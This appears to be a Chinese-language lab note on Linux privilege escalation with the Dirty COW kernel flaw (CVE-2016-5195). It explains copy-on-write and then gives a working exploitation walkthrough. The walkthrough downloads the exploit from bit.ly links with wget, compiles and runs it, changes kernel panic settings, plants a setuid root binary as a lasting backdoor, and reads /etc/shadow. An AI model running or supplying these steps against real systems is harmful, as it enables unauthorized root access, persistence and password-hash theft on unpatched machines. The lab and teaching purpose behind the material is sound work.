提权

**寻找:**

1.可写入的易受攻击的服务

2.错误配置

3.普通文件中的密码

4.计划任务

5.补丁问题

**Dirty COW (CVE-2016-5195):**

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

2007-2016.10.18

该漏洞是 Linux 内核的内存子系统在处理写时拷贝（Copy-on-Write）时存在条件竞争漏洞， 导致可以破坏私有只读内存映射。黑客可以在获取低权限的的本地用户后，利用此漏洞获取 其他只读内存映射的写权限，进一步获取 root 权限。

Linux写时拷贝技术（copy-on-write）


在Linux系统中，fork()会产生一个和父进程完全相同的子进程，但子进程在此后多会exec系统调用，出于效率考虑，Linux系统中引入了“写时复制”技术，也就是只有进程空间的各段的内容要发生变化时，才会将父进程的内容复制一份给子进程。


此漏洞允许攻击者通过内核漏洞从非特权用户转到 root 权限，但有一个问题是它会导致一些内核崩溃，所以必须确保在正确的 Linux 内核上使用正确的版本(内核版本需要在2.6.22以上，并且未打补丁)。

Dirtycow payload:


https://gist.githubusercontent.com/scumjr/17d91f20f73157c722ba2aea702985d2/raw/a37178567ca7b816a5c6f891080770feca5c74d7/dirtycow-mem.c







卡住(2018版本已修复，利用失败):



若成功后:

关闭定期写回以使漏洞稳定

echo 0 > /proc/sys/vm/dirty\_writeback\_centisecs

允许内核崩溃时重新启动

echo 0 > /proc/sys/vm/dirty\_writeback\_centisecs

echo 1 > /proc/sys/kernel/panic && echo 1 > /proc/sys/kernel/panic\_on\_oops && echo 1 >

/proc/sys/kernel/panic\_on\_unrecovered\_nmi && echo 1 > /proc/sys/kernel/panic\_on\_io\_nmi && echo 1 > /proc/sys/kernel/panic\_on\_warn

查看当前身份:

whoami为root


Try reading the shadow file


cat /etc/shadow

ubuntu-14.04.1:

http://old-releases.ubuntu.com/releases/14.04.1/ubuntu-14.04.1-desktop-amd64.iso

https://github.com/dirtycow/dirtycow.github.io







test用户无sudo权限












test用户已提权(拥有sudo权限，成功切换到root用户)



比较稳定的提权过程:

**https://raw.githubusercontent.com/cheetz/dirtycow/master/THP-Lab**

#Download the dirtycow exploit and compile the binary

cd /tmp

wget http://bit.ly/2dVlw4Z -O dirtycow-mem.c

gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread

./dirtycow-mem

#Next we need to turn dirty\_writeback\_centisecs off to make the exploit more stable

echo 0 > /proc/sys/vm/dirty\_writeback\_centisecs

#Before the exploit crashes, we are going to create a little binary that abuses the setuid and stickeybit to run and execute /bin/bash as root.

cd /home/

wget https://bit.ly/2IQEqZG -O a.c

gcc -o a a.c

chown root a

chmod +s a

ls -alh

#Set Kernel panic to reboot versus freeze the system

echo 1 > /proc/sys/kernel/panic && echo 1 > /proc/sys/kernel/panic\_on\_oops&& echo 1 > /proc/sys/kernel/panic\_on\_unrecovered\_nmi && echo 1 > /proc/sys/kernel/panic\_on\_io\_nmi && echo 1 > /proc/sys/kernel/panic\_on\_warn

#Exit to save the binary

exit

#Use our privesc binary to go from a limited uesr to root and reboot

/home/a

reboot -f

#Now anytime you want to go back to root, run the command:

/home/a

**ubuntu-14.04.1下运行内核崩溃卡死:**

**https://gist.githubusercontent.com/scumjr/17d91f20f73157c722ba2aea702985d2/raw/a37178567ca7b816a5c6f891080770feca5c74d7/dirtycow-mem.c**

